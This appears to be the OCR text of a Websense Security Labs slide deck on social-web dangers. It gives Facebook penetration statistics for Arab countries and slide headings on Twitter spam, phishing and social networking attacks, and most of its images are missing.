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
Dangers of the Social Web

Websense Security Labs

Carl Leonard, Sr Manager, Websense Security Labs EMEA



TRITON™

- Web security
- Email security
- Data security

Topics

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- Regional Statistics
- Attack Examples
- 2011 Survey Results
- Websense Security Labs – How we do it

Why Does this Matter ?

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

Facebook Penetration – Top 10 countries



Source: Arab Social Media Report Volume 1

New Facebook Users – as % of population



Source: Arab Social Media Report Volume 1

Facebook User Penetration

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



Source: Arab Social Media Report Volume 1

Social Networking Threats



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A Simple Attack

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- Web security
- Email security
- Data security

Twitter spam

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



Twitter Phish

websense



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A Complex Attack

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- Web security
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

